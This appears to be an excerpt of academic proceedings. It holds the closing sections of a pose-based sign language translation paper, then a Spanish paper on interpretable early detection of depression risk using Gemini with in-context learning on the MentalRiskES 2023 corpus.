Table 2. Hyperparameters of the best performing models for each dataset.

Dataset	LSA-T	RWTH	GSL
Hidden dimension size	256	64	16
# Encoder layers	2	2	1
# Decoder layers	6	4	2
# Dropout	0.2	0.2	0.1

The model was trained with poses generated by Mediapipe [13]. The poses are encoded through 543 pose keypoints: 33 pose landmarks, 468 face landmarks, and 21 hand landmarks per hand. Pose information was accessed through the Sign Language Datasets library [14]. Once the model was trained, two methods were tested for generating the output text: greedy decoding and beam decoding, with a beam size of 32. In both experiments the beam decoding slightly surpassed the greedy decoding. The complexity of the dataset in terms of the vocabulary size and the number of singletons was reflected in the training results, as can be seen in the table 3.

Finally, it's important to highlight that the resulting base model consists of 3.9 million parameters. A small size compared to video-based SoTA models like [4], which consists of 25.61 million.

Table 3. Comparison of Greedy and Beam Search Methods.

Dataset	Method	Accuracy	BLEU-4	BLEU-3	BLEU-2	BLEU-1
LSA-T	Greedy	16.7%	0.2	0.3	5	6.4
LSA-T	Beam	16.7%	0.05	0.1	5	6.7
RWTH	Greedy	41.7%	5.7	6.85	9.98	15.87
RWTH	Beam	41.7%	5.9	6.85	10	18.87
GSL	Greedy	93.4%	43.06	54.55	63.45	75.46
GSL	Beam	93.4%	43.74	55.15	63.2	75.78

4 Conclusions and Future Work

In this article, we presented an gloss-free, pose-based SLT model for translating Argentinian Sign Language. The results were significantly lower than those obtained on RWTH-Phoenix and GSL datasets, but this difference is explained by the characteristics of the dataset.

Although the presented model under performs other SoTA models in the same tasks, we intend the model to be used as a baseline for future experiments as gloss free SLT is still an emerging field and there are almost no works that solely rely on pose information.

Transformers are renowed for requiring larger amounts of data than other models in various domains. In this work, we have confirmed this issue for the SLT domain, and highlighted its importance, as SLT is a low resource field, with reduced availability and quality of datasets.

Currently, our SLT model's performance is limited by model size and computational requirements. In the future, we plan to train larger versions of the model alongside more complex data augmentation methods to prevent overfitting. Additionally, we intend to train and evaluate the model on other datasets in order to have a more general baseline.

Finally, we will perform experiments pretraining the encoder on multiple sign language databases, an interesting and under-explored line of research. In this fashion, the encoder can effectively learn to extract relevant more general representations for poses, to later match it with language specific decoders.

This work has been possible thanks to the support of the program Stic-AmSud framed in the project Stic- AmSud 23-STIC-06.

References

1. Bragg, D., Koller, O., Bellard, M., Berke, L., Boudreault, P., Braffort, A., ..., Ringel Morris, M.: Sign language recognition, generation, and translation: An interdisciplinary perspective. In: Proceedings of the 21st International ACM SIGACCESS Conference on Computers and Accessibility. pp. 16–31 (October 2019)
2. Camgoz, N.C., Hadfield, S., Koller, O., Ney, H., Bowden, R.: Neural sign language translation. In: Proceedings of the IEEE conference on computer vision and pattern recognition. pp. 7784–7793 (2018)

3. Chen, Y., Zuo, R., Wei, F., Wu, Y., Liu, S., Mak, B.: Two-stream network for sign language recognition and translation. Advances in Neural Information Processing Systems **35**, 17043–17056 (2022)
4. Chen, Z., Zhou, B., Li, J., Wan, J., Lei, Z., Jiang, N., Lu, Q., Zhao, G.: Factorized learning assisted with large language model for gloss-free sign language translation. arXiv preprint arXiv:2403.12556 (2024)
5. Dal Bianco, P., Ríos, G., Ronchetti, F., Quiroga, F., Stanchi, O., Hasperué, W., Rosete, A.: LSA-T: The first continuous argentinian sign language dataset for sign language translation. In: Ibero-American Conference on Artificial Intelligence. pp. 293–304. Springer International Publishing (November 2022)
6. De Coster, M., Shterionov, D., Van Herreweghe, M., Dambre, J.: Machine translation from signed to spoken languages: State of the art and challenges. Universal Access in the Information Society pp. 1–27 (2023)
7. De Sisto, M., Vandeghinste, V., Gómez, S.E., De Coster, M., Shterionov, D., Seggion, H.: Challenges with sign language datasets for sign language recognition and translation. In: Proceedings of the 13th International Conference on Language Resources and Evaluation (LREC 2022). pp. 2478–2487. European Language Resources Association (ELRA), Marseille, France (2022)
8. Erard, M.: Why sign language gloves don't help deaf people (2017), https://www.theatlantic.com/technology/archive/2017/11/why-sign-language-gloves-dont-help-deaf-people/545441/
9. Frishberg, N., Hoiting, N., Slobin, D.I.: Transcription. In: Sign Language, pp. 1045–1075. De Gruyter Mouton, Berlin (2012). https://doi.org/10.1515/9783110261325.1045, https://doi.org/10.1515/9783110261325.1045
10. Kim, Y., Kwak, M., Lee, D., Kim, Y., Baek, H.: Keypoint based sign language translation without glosses. arXiv preprint arXiv:2204.10511 (2022)
11. Koller, O.: Quantitative survey of the state of the art in sign language recognition. arXiv preprint arXiv:2008.09918 (2020)
12. Liu, Y., Gu, J., Goyal, N., Li, X., Edunov, S., Ghazvininejad, M., Lewis, M., Zettlemoyer, L.: Multilingual denoising pre-training for neural machine translation. Transactions of the Association for Computational Linguistics **8**, 726–742 (2020)
13. Lugaresi, C., Tang, J., Nash, H., McClanahan, C., Uboweja, E., Hays, M., ..., Grundmann, M.: Mediapipe: A framework for building perception pipelines. arXiv preprint arXiv:1906.08172 (2019)
14. Moryossef, A., Müller, M.: Sign language datasets. https://github.com/sign-language-processing/datasets (2021)
15. Papastratis, I., Chatzikonstantinou, C., Konstantinidis, D., Dimitropoulos, K., Daras, P.: Artificial intelligence technologies for sign language. Sensors **21**(17), 5843 (2021)
16. Selvaraj, P., Nc, G., Kumar, P., Khapra, M.: Openhands: Making sign language recognition accessible with pose-based pretrained models across languages. arXiv preprint arXiv:2110.05877 (2021)
17. Vaswani, A., Shazeer, N., Parmar, N., Uszkoreit, J., Jones, L., Gomez, A.N., Kaiser, Ł., Polosukhin, I.: Attention is all you need. Advances in neural information processing systems **30** (2017)
18. Vermeerbergen, M.: Past and current trends in sign language research. Language & Communication **26**(2), 168–192 (2006). https://doi.org/10.1016/j.langcom.2005.10.004, https://doi.org/10.1016/j.langcom.2005.10.004

19. Vermeerbergen, M., Leeson, L., Crasborn, O.A.: Simultaneity in Signed Languages: Form and Function, vol. 281. John Benjamins Publishing, Amsterdam (2007). https://doi.org/10.1075/cilt.281, https://doi.org/10.1075/cilt.281
20. Yin, A., Zhong, T., Tang, L., Jin, W., Jin, T., Zhao, Z.: Gloss attention for gloss-free sign language translation. In: Proceedings of the IEEE/CVF Conference on Computer Vision and Pattern Recognition. pp. 2551–2562 (2023)
21. Zheng, J., Wang, Y., Tan, C., Li, S., Wang, G., Xia, J., ..., Li, S.Z.: Cvt-slr: Contrastive visual-textual transformation for sign language recognition with variational alignment. In: Proceedings of the IEEE/CVF Conference on Computer Vision and Pattern Recognition. pp. 23141–23150 (2023)
22. Zhou, B., Chen, Z., Clapés, A., Wan, J., Liang, Y., Escalera, S., Lei, Z., Zhang, D.: Gloss-free sign language translation: Improving from visual-language pretraining. In: Proceedings of the IEEE/CVF International Conference on Computer Vision. pp. 20871–20881 (2023)

Hacia la interpretabilidad de la detección anticipada de riesgos de depresión utilizando grandes modelos de lenguaje

Horacio Thompson[1,2], Maximiliano Sapino[1,2], Edgardo Ferretti[1], and Marcelo Errecalde[1]

[1] Universidad Nacional de San Luis, San Luis, Argentina
[2] Consejo Nacional de Investigaciones Científicas y Técnicas (CONICET)
{hjthompson,mesapino,ferretti}@unsl.edu.ar
merreca@email.unsl.edu.ar

Resumen La Detección Anticipada de Riesgos (DAR) en la Web consiste en identificar usuarios en riesgo tan pronto como sea posible. Aunque los Grandes Modelos de Lenguaje (LLMs) han demostrado resolver eficientemente diversas tareas lingüísticas, es importante evaluar su capacidad de razonamiento en dominios específicos. En este trabajo, proponemos un método para resolver la DAR de depresión utilizando LLMs sobre textos en español, cuyas respuestas puedan ser interpretadas por humanos. Definimos un criterio de razonamiento para analizar usuarios a través de un especialista, aplicamos *in-context learning* al modelo *Gemini*, y evaluamos su desempeño de manera cuantitativa y cualitativa. Los resultados muestran que es posible obtener predicciones precisas sustentadas por razonamientos explicativos, permitiendo una comprensión más profunda de la solución. Nuestro enfoque ofrece nuevas perspectivas para abordar los problemas de DAR aprovechando el poder de los LLMs.

Palabras claves: Inteligencia artificial, grandes modelos de lenguaje, interpretabilidad, detección anticipada de riesgos, salud mental

1. Introducción

La Detección Anticipada de Riesgos (DAR) en la Web consiste en reconocer de forma correcta usuarios que están en riesgo tan pronto como sea posible. Para cada usuario de una red social, se dispone de una lista de publicaciones (posts) y el objetivo es emitir una alarma de riesgo utilizando el menor número posible de posts. Esto incorpora una complejidad adicional a los problemas de clasificación estándar, ya que no sólo es necesario garantizar la precisión, sino también asegurar la rapidez en la toma de decisiones. Si bien la precisión es esencial en la DAR, la importancia de la rapidez incrementa conforme pasa el tiempo y las decisiones se retrasan. Por lo cual, es fundamental equilibrar la corrección de la clasificación y la rapidez en la detección de usuarios en riesgo.

En los últimos años, se han propuesto diversos desafíos como CLEF eRisk [16] y MentalRiskES [14] que abordan problemas de DAR en distintos dominios vinculados a la salud mental. En particular, MentalRiskES 2023 fue la primera

edición de DAR centrada en el idioma español, en la cual una de las tareas consistió en la detección de signos de depresión. El objetivo fue que los participantes propusieran soluciones para la DAR analizando los usuarios post a post. Si un usuario es clasificado como positivo, se emite una alarma de riesgo y el análisis finaliza; en otro caso, si no se emiten alarmas durante todo el análisis, el usuario es clasificado como negativo. Las soluciones se evalúan utilizando métricas de clasificación estándar, como Accuracy, Precision, Recall y F1. Dado que el tiempo cumple un rol esencial en estos problemas, existen métricas específicas como *early risk detection error* (ERDE) [13], que permite evaluar la precisión y la demora en las decisiones de los modelos. En particular, ERDEθ se distingue por penalizar severamente los casos verdaderos positivos (TPs) que ocurren después de haber leído θ posts. Sin embargo, la elección de este valor puede resultar en una métrica inadecuada, penalizando insuficientemente a los sistemas rápidos y de manera excesiva a los sistemas lentos [17]. De esta manera, surge la métrica F-latency [17], que evalúa las soluciones utilizando la medida F1 y penaliza gradualmente las decisiones en función de la demora.

Asimismo, el surgimiento de los Grandes Modelos de Lenguajes (LLMs) ha revolucionado el campo de la Inteligencia Artificial, demostrando una capacidad excepcional para resolver una amplia variedad de tareas en múltiples dominios. Su éxito se debe a la habilidad para aprender patrones complejos, entender expresiones en lenguaje natural y generar contenido de calidad y en múltiples formatos. El rendimiento general de los LLMs se evalúa usualmente mediante *benchmarks* estandarizados. En particular, el modelo *Gemini* [18] ha demostrado un desempeño superior a otros modelos, como GPT-3.5 y LLAMA-2, en diversas pruebas como MMLU, GSM8K y BIG-Bench-Hard. Estos resultados destacan la capacidad de *Gemini* para comprender y razonar en tareas lingüísticas complejas, convirtiéndolo en una herramienta valiosa para diversas aplicaciones. No obstante, para una comprensión más profunda de las ventajas y limitaciones de los LLMs, es importante evaluarlos en dominios específicos.

A pesar de su excelente rendimiento, los LLMs se consideran cajas negras debido a la falta de transparencia en sus procesos internos, lo que dificulta su interpretación y explicabilidad [24]. Asimismo, enfrentan desafíos importantes como las alucinaciones [7], los sesgos [5] y el alto costo computacional en entrenamiento e inferencia [22], que a menudo requiere el uso de APIs. De esta forma, el área de la interpretabilidad busca validar y comprender las decisiones de los LLMs, especialmente aquellas difícilmente explicables para los humanos [8]. En esta área se realizan avances importantes para aumentar el grado de confianza de los LLMs, particularmente en aplicaciones críticas [4], donde los modelos deberían ser capaces de realizar predicciones correctas, como así también aportar información novedosa y relevante a profesionales [1]. En [3] se presenta un estudio exhaustivo sobre los desafíos y oportunidades inherentes a la aplicación de los LLMs en el área de la psicología, enfocándose en aspectos como la precisión, eficacia y confiabilidad de los modelos. Aunque hay estudios que exploran el uso de los LLMs en diagnósticos médicos de pacientes [10] y en la generación de respuestas automáticas para asistentes virtuales [15], no se ha explorado el uso

de los LLMs para resolver la DAR mediante razonamientos que respalden las soluciones obtenidas.

Por otra parte, los LLMs generativos son modelos auto-regresivos entrenados para predecir una pieza de texto a partir de una secuencia de texto previa. La capacidad de generar explicaciones es una habilidad emergente desarrollada durante el entrenamiento [20], que puede ser aprovechada para realizar predicciones precisas basadas en pasos de razonamiento explícitos [12]. Técnicas como cadena de pensamiento (*chain-of-thought*) [21] y aprendizaje en contexto (*in-context learning*) [9] pueden mejorar significativamente el desempeño de los modelos, generando respuestas fundamentadas y coherentes. En particular, *in-context learning* es una técnica de pocos disparos (*few-shot*) que permite a los modelos aprender patrones a partir de un número limitado de ejemplos en el *prompt* de entrada. Aunque esta técnica puede mejorar la generación de razonamientos, requiere datos de entrenamiento bien fundamentados y no garantiza la precisión de los LLMs [23]. De esta forma, la evaluación de los LLMs en tareas de razonamiento se ha convertido en un área de gran interés para la comunidad científica [11].

En este trabajo, proponemos un método interpretable para la DAR de depresión utilizando LLMs sobre textos en español. Nuestras principales contribuciones son: 1) definir un criterio de razonamiento para evaluar usuarios a través de un especialista (psicólogo), 2) aplicar la técnica *in-context learning* al modelo Gemini para obtener predicciones fundamentadas, y 3) evaluar la solución obtenida de manera cuantitativa y cualitativa. Particularmente, comparamos los resultados obtenidos con métodos del estado del arte y evaluamos las respuestas con el especialista, quien observó contenidos relevantes y valiosos para la detección de usuarios con depresión. De esta manera, es posible obtener predicciones precisas sustentadas por razonamientos explicativos, permitiendo una comprensión más profunda del problema. Este estudio ofrece nuevas perspectivas para la DAR aprovechando el potencial de los LLMs.

2. Método

Esta sección detalla los aspectos más importantes del método propuesto.

2.1. Razonamiento de muestras

En un problema típico de DAR, cada muestra de usuario consiste en una lista de posts y una etiqueta que indica si es positivo o negativo. Proponemos realizar una etapa de razonamiento de las muestras de entrenamiento siguiendo los criterios de un especialista en depresión. El especialista analiza cada post utilizando los síntomas del Cuestionario BDI [2] para identificar posibles signos de depresión y elabora una lista de observaciones. Luego, obtiene una conclusión y emite una predicción junto con el número de post en el que la información es suficiente para determinar que el usuario muestra claros signos de depresión. Por ejemplo, en la Fig. 1 el especialista determinó que el primer usuario es positivo en el post 10 y el segundo es negativo, justificando ambas decisiones mediante las correspondientes observaciones y conclusiones.




Figura 1. En la etapa de razonamiento de muestras, un especialista analiza las muestras de entrenamiento según los síntomas del Cuestionario BDI, obteniendo observaciones, conclusión, predicción e identificación del post donde el usuario muestra signos de depresión. En la etapa *in-context learning*, se construye un *prompt* con las muestras más relevantes y el modelo Gemini evalúa los datos de prueba. Por último, los resultados se evalúan de forma cuantitativa y cualitativa.

2.2. Aprendizaje en contexto y evaluación de resultados

Las muestras con razonamientos más relevantes son seleccionadas para construir el *prompt*, mediante el siguiente esquema:

Rol. Asignar inicialmente un rol al modelo ayuda a orientar el uso de sus capacidades y habilidades hacia la tarea a resolver. Por ejemplo: *Eres un modelo diseñado para analizar y detectar usuarios con depresión.*

Definición de la tarea. Especificar claramente el problema a resolver, detallando los pasos que el modelo debe seguir para solucionarlo. Por ejemplo:
Tu tarea es la siguiente:
i. Lectura inicial de posts: lee la lista de posts del usuario para comprender el contexto general.
ii. Análisis y extracción de posts relevantes: analiza y extrae los posts donde el usuario presenta o expresa síntomas del Cuestionario BDI.
iii. Lista de observaciones: utiliza el Cuestionario BDI para construir observaciones, describiendo los posts extraídos y su vínculo con los síntomas del Cuestionario.
iv. Verificación: verifica y conserva los posts más relevantes.
v. Conclusión: elabora un breve resumen basado en las observaciones.

vi. Predicción: indica si el usuario es positivo o negativo para depresión.
vii. Post detectado: indica el número de post donde el usuario muestra claros signos de depresión.

Ejemplos. Se incluyen muestras con razonamientos para definir un contexto adecuado sobre cómo abordar la tarea. Los ejemplos más relevantes permiten al modelo ajustar su comportamiento durante la inferencia y generar predicciones precisas, rápidas y fundamentadas.

Consideraciones. Se mencionan aspectos importantes como la lista de síntomas del Cuestionario BDI, medidas para evitar predicciones incorrectas, e incluso indicaciones para garantizar un formato de salida adecuado.

Entrada. Por último, se incluye la lista de posts del usuario a evaluar.

El modelo se invoca utilizando el *prompt* para analizar los datos de prueba. Durante este proceso, llevamos a cabo una verificación para asegurar que todas las muestras sean evaluadas correctamente. De esta manera, para cada usuario, se obtienen las observaciones, una conclusión, la predicción y el número de post.

Los resultados generados por el LLM pueden ser evaluados cuantitativamente, usando métricas de clasificación estándar y temporales. Asimismo, es posible hacer una evaluación cualitativa, donde el especialista analice las decisiones y razonamientos realizados por el modelo.

3. Resultados experimentales

Los experimentos se realizaron sobre la DAR de depresión en idioma español, utilizando el corpus del desafío MentalRiskES 2023. Los organizadores obtuvieron los datos a partir de publicaciones de usuarios de la red social *Telegram* y realizaron el etiquetado mediante anotadores reclutados en la plataforma *Prolific*. Los datos obtenidos no pueden ser divulgados públicamente, conforme a un acuerdo establecido entre los organizadores y los participantes (más detalles en [14]). El corpus incluye los datasets *train*, *trial* y *test*, detallados en la Tabla 1. Utilizamos *train* y *trial* para la etapa de razonamiento, donde el especialista analizó 60 muestras y seleccionó las más relevantes para construir el *prompt* de la etapa *in-context learning*. Posteriormente, evaluamos nuestra propuesta con el conjunto *test*.

Tabla 1. Detalles del corpus de depresión. Se muestra el número de usuarios (total, positivos y negativos) y posts por usuario (media, mínimo y máximo).

	#Usuarios			**#Posts por usuario**		
	Total	**Pos**	**Neg**	**Media**	**Min**	**Max**
Train	175	94	81	35.7	11	100
Trial	10	6	4	62.4	11	100
Test	149	68	81	34.7	11	100

Utilizamos el modelo *Gemini-Pro*, configurando *temperature*=0.2 y *top_p*=0.4 para asegurar un comportamiento mayormente determinístico. Los *prompts* para evaluar las muestras del conjunto *test* se mantuvieron dentro del límite de 32,000 tokens del modelo. La implementación se llevó a cabo mediante la API de *LangChain*[3] y se utilizaron las GPU proporcionadas por el entorno *Google Colab*[4].

3.1. Resultados cuantitativos

Utilizamos las respuestas del modelo para realizar una evaluación cuantitativa y medir su desempeño a través de diversas métricas. La Tabla 2 compara nuestros resultados con las 5 mejores propuestas del MentalRiskES 2023, mostrando que nuestro modelo (InterpretableLLM_Gemini) obtuvo el mejor rendimiento en todas las métricas. En términos de clasificación, superamos a UNSL#1 en Accuracy, Precision, Recall y, especialmente en F1, logrando un 11 % más en esta métrica. En clasificación anticipada, nuestra propuesta superó a BaseLine-RoBERTaLarge#1 en ERDE5, y a SINAI-SELA#0 en ERDE30. Además, obtuvimos una mejora del 9 % en F-latency, superando a SINAI-SELA#0 y BaseLine-Deberta#0. Estos resultados demuestran que el modelo adquirió la capacidad de tomar decisiones precisas y rápidas, resolviendo satisfactoriamente la tarea propuesta.

Por otra parte, de las 149 muestras del conjunto *test*, se identificaron 63 TPs, 62 verdaderos negativos (TNs), 5 falsos negativos (FNs) y 19 falsos positivos (FPs). Se detectaron 2 muestras no procesadas por el modelo, posiblemente debido a restricciones éticas o de seguridad de la API utilizada, a las cuales se les asignó una predicción negativa por defecto. Cada muestra fue evaluada en 10 a 30 segundos, resultando en un tiempo total de aproximadamente 1 hora y 15 minutos para completar el análisis del conjunto *test*.

3.2. Resultados cualitativos

El enfoque propuesto en este estudio permite que la solución sea interpretable. En esta sección, presentamos un análisis cualitativo del rendimiento del LLM en la tarea planteada. Implementamos una herramienta para visualizar las respuestas generadas por el modelo (Fig. 2) y solicitamos al especialista que evaluara los resultados en términos de relevancia y exactitud según los síntomas del Cuestionario BDI.

Predicciones correctas. El modelo es capaz de reconocer de forma acertada los principales síntomas de depresión. En los TPs, el modelo identifica rápidamente síntomas considerados críticos, como la ideación suicida y la desesperanza. Además, el modelo consideró referencias a emociones negativas como tristeza y llanto, destacando en algunos casos indicadores que refuerzan la gravedad de

[3] `https://python.langchain.com/v0.2/docs/introduction`
[4] `https://colab.research.google.com/`

Tabla 2. Resultados obtenidos considerando las métricas de clasificación (Accuracy, Precision, Recall y F1) y detección anticipada (ERDE5, ERDE30 y F-latency) para la tarea de Depresión. Se muestran los cinco mejores resultados según el ranking de los organizadores de MentalRiskES según ERDE30, así como los valores medios entre todos los resultados. Los valores en negrita y subrayados representan el primer y segundo mejor desempeño para cada métrica, respectivamente. Para ERDEθ, valores cercanos a 0 representan un mejor desempeño, mientras que para las demás métricas, valores cercanos a 1 son preferibles.

Rank-Team#Model	**Acc**	**P**	**R**	**F1**	**ERDE5↓**	**ERDE30↓**	**F-latency**
1-SINAI-SELA#0 [6]	0.73	0.78	0.74	0.72	0.395	<u>0.140</u>	<u>0.72</u>
2-UNSL#1 [19]	<u>0.74</u>	<u>0.79</u>	<u>0.76</u>	<u>0.73</u>	0.567	0.148	0.61
3-BaseLine-Deberta#0 [14]	0.66	<u>0.79</u>	0.69	0.64	0.303	0.153	<u>0.72</u>
4-BaseLine-RoBERTaLarge#1	0.70	0.76	0.72	0.69	<u>0.290</u>	0.159	0.70
5-SINAI-SELA#1	0.69	0.75	0.71	0.68	0.389	0.159	0.70
MentalRiskES2023-mean	0.63	0.73	0.66	0.62	0.383	0.232	0.60
InterpretableLLM_Gemini	**0.84**	**0.85**	**0.85**	**0.84**	**0.262**	**0.105**	**0.81**

los síntomas, tal como la expresión *sentimiento profundo de tristeza*. El modelo también detectó menciones explícitas sobre la patología, como afirmaciones de tener depresión, asistencia a terapia o descripciones de episodios personales. Por otra parte, se observó que el modelo utilizó una mayor cantidad de posts para tomar una decisión cuando un usuario planteaba mensajes contradictorios o hacía referencias terceros, antes de mostrar síntomas claros de depresión. La detección también podía retrasarse ante mensajes indirectos sobre los síntomas; por ejemplo, un deseo de suicidio provocaba una alerta inmediata, mientras que si el usuario expresaba falta de ganas de vivir, la detección se demoraba esperando síntomas adicionales. En los TNs, el modelo fue capaz de detectar usuarios sin síntomas de depresión, generalmente indicando *sin observaciones*. En algunos casos, describió brevemente los temas y comportamientos vistos en los posts y, en particular, generó observaciones cuando se mencionaban temas relacionados con la salud mental o sintomatología psicológica. En estos casos, el modelo justificó su diagnóstico proporcionando una conclusión explicativa razonable. Además, resolvió adecuadamente situaciones potencialmente confusas, como cuando un usuario menciona que un tercero está atravesando un episodio depresivo o cuando describe experiencias pasadas de depresión sin mostrar síntomas actuales.

Predicciones incorrectas. Es importante destacar que el modelo ha obtenido pocos FNs, dado el contexto crítico del problema. Aunque se asume que las etiquetas originales fueron correctamente asignadas, no siempre es posible identificar episodios depresivos con claridad en estos usuarios. El modelo demostró consistencia al detectar como negativos a usuarios con episodios pasados de depresión. Hay casos en que el usuario expresa sentimientos de tristeza, dificultad para dormir y malestar emocional, que el modelo pudo haber interpretado como insuficientes para el diagnóstico o relacionarlos con un carácter más somático. También mostró dificultades cuando el contenido es figurado. A pesar de esto,




Figura 2. Herramienta para visualizar respuestas generadas por un LLM. En la columna izquierda se presenta la lista de posts del usuario (contenido difuminado para preservar el anonimato). La columna derecha muestra las observaciones y la conclusión del modelo, seguida por la etiqueta real del usuario (del conjunto *test*) y la predicción, indicando si se trató de un caso TP, TN, FP o FN. Finalmente, se señala el número de post en el que se detectó al usuario (post detectado).

es meritorio que el modelo justifique las decisiones, aunque el diagnóstico sea presuntamente erróneo. Para los FPs, se observaron diferentes fallas en el razonamiento. En general, las justificaciones fueron incompletas o parcialmente correctas, como en casos donde se asignaron erróneamente síntomas no presentes en el usuario. También hubo errores al evaluar la intensidad de los síntomas para tomar una decisión. En algunos casos, el modelo confundió usuarios que han pasado episodios de depresión y actualmente brindan ayuda a otras personas, probablemente por las numerosas referencias a la depresión en sus posts. Es importante destacar que muchos de estos casos son difíciles de analizar debido al contexto y a la cantidad limitada de información. Además, pueden existir diversas interpretaciones relacionadas a otros cuadros clínicos o características de personalidad, como irritabilidad y ansiedad.

4. Conclusión y trabajo futuro

En este trabajo, presentamos un método interpretable para la DAR de depresión utilizando LLMs sobre textos en español. Evaluamos muestras de usuarios con un especialista considerando síntomas del Cuestionario BDI y aplicamos la técnica *in-context learning* al modelo Gemini para obtener respuestas fundamentadas. Nuestro enfoque obtuvo predicciones precisas y rápidas, con un desempeño notablemente superior a los métodos del estado del arte. Observamos que, definiendo adecuadamente los *prompts* de entrada, es posible adaptar

al modelo para generar razonamientos coherentes y valiosos en la detección de usuarios con depresión. Esto resalta la capacidad de los LLMs para resolver problemas complejos, proporcionando respuestas eficientes y justificadas. Sin embargo, la intervención de especialistas sigue siendo esencial para garantizar respuestas completamente correctas.

Los razonamientos obtenidos con los LLMs pueden significar recursos valiosos para resolver problemas de DAR. Es posible construir y mejorar conjuntos de datos donde las etiquetas estén adecuadamente justificadas. Esto permitiría incorporar un nuevo objetivo en los problemas de DAR: no sólo obtener respuestas correctas y rápidas, sino también asegurar una justificación adecuada para cada decisión. Además, se pueden desarrollar nuevas métricas de desempeño, como una versión mejorada de ERDEθ con umbrales individuales para cada usuario, evitando penalizaciones uniformes basadas en un único θ. Por otra parte, sería interesante explorar otras técnicas para optimizar la adaptación de los LLMs en tareas de DAR, como el uso de grafos de conocimiento (*Knowledge Graphs*) y *Retrieval-Augmented Generation*. De esta manera, el estudio realizado en este trabajo representa un avance hacia nuevas perspectivas en la resolución de problemas de DAR.

Agradecidimientos. Este trabajo forma parte de la tesis doctoral de Horacio Thompson y fue desarrollado en el Laboratorio de Investigación y Desarrollo en Inteligencia Computacional (LIDIC) [PROICO 03-0620] en la Universidad Nacional de San Luis (UNSL), Argentina.

Referencias

1. Beaulieu-Jones, B.K., Yuan, W., Brat, G.A., Beam, A.L., Weber, G., Ruffin, M., Kohane, I.S.: Machine learning for patient risk stratification: standing on, or looking over, the shoulders of clinicians? NPJ digital medicine 4(1), 62 (2021)
2. Beck, A.T., Steer, R.A., Brown, G.: Inventario de depresión de Beck: BDI-II: manual. Paidós (2009)
3. Chung, N.C., Dyer, G., Brocki, L.: Challenges of large language models for mental health counseling. arXiv preprint arXiv:2311.13857 (2023)
4. Esposito, M., Palagiano, F., Lenarduzzi, V.: Beyond Words: On Large Language Models Actionability in Mission-Critical Risk Analysis. arXiv preprint arXiv:2406.10273 (2024)
5. Gallegos, I.O., Rossi, R.A., Barrow, J., Tanjim, M.M., Kim, S., Dernoncourt, F., Yu, T., Zhang, R., Ahmed, N.K.: Bias and fairness in large language models: A survey. Computational Linguistics pp. 1–79 (2024)
6. González-Silot, S., Martınez-Cámara, E., Ureña-López, L.A.: SINAI at MentalRisk: Using Emotions for Detecting Depression. In: IberLEF (Working Notes). CEUR Workshop Proceedings (2023)
7. Ji, Z., Lee, N., Frieske, R., Yu, T., Su, D., Xu, Y., Ishii, E., Bang, Y.J., Madotto, A., Fung, P.: Survey of hallucination in natural language generation. ACM Computing Surveys 55(12), 1–38 (2023)
8. Kim, B., Wattenberg, M., Gilmer, J., Cai, C., Wexler, J., Viegas, F., et al.: Interpretability beyond feature attribution: Quantitative testing with concept activation vectors (tcav). In: International conference on machine learning. PMLR (2018)

9. Lampinen, A.K., Dasgupta, I., Chan, S.C., Matthewson, K., Tessler, M.H., Creswell, A., McClelland, J.L., Wang, J.X., Hill, F.: Can language models learn from explanations in context? arXiv preprint arXiv:2204.02329 (2022)
10. Lee, P., Bubeck, S., Petro, J.: Benefits, limits, and risks of GPT-4 as an AI chatbot for medicine. New England Journal of Medicine 388(13), 1233–1239 (2023)
11. Lee, S., Sim, W., Shin, D., Hwang, S., Seo, W., Park, J., Lee, S., Kim, S., Kim, S.: Reasoning Abilities of Large Language Models: In-Depth Analysis on the Abstraction and Reasoning Corpus. arXiv preprint arXiv:2403.11793 (2024)
12. Lightman, H., Kosaraju, V., Burda, Y., Edwards, H., Baker, B., Lee, T., Leike, J., Schulman, J., Sutskever, I., Cobbe, K.: Let's verify step by step. arXiv preprint arXiv:2305.20050 (2023)
13. Losada, D.E., Crestani, F., Parapar, J.: eRISK 2017: CLEF lab on early risk prediction on the internet: experimental foundations. In: Experimental IR Meets Multilinguality, Multimodality, and Interaction: 8th International Conference of the CLEF Association, CLEF 2017. pp. 346–360. Springer (2017)
14. Mármol-Romero, A.M., Moreno-Muñoz, A., Plaza-del-Arco, F.M., Molina-González, M.D., Martín-Valdivia, M.T., Ureña-López, L.A., Montejo-Ráez, A.: Overview of MentalriskES at IberLEF 2023: Early Detection of Mental Disorders Risk in Spanish. Procesamiento del Lenguaje Natural 71 (2023)
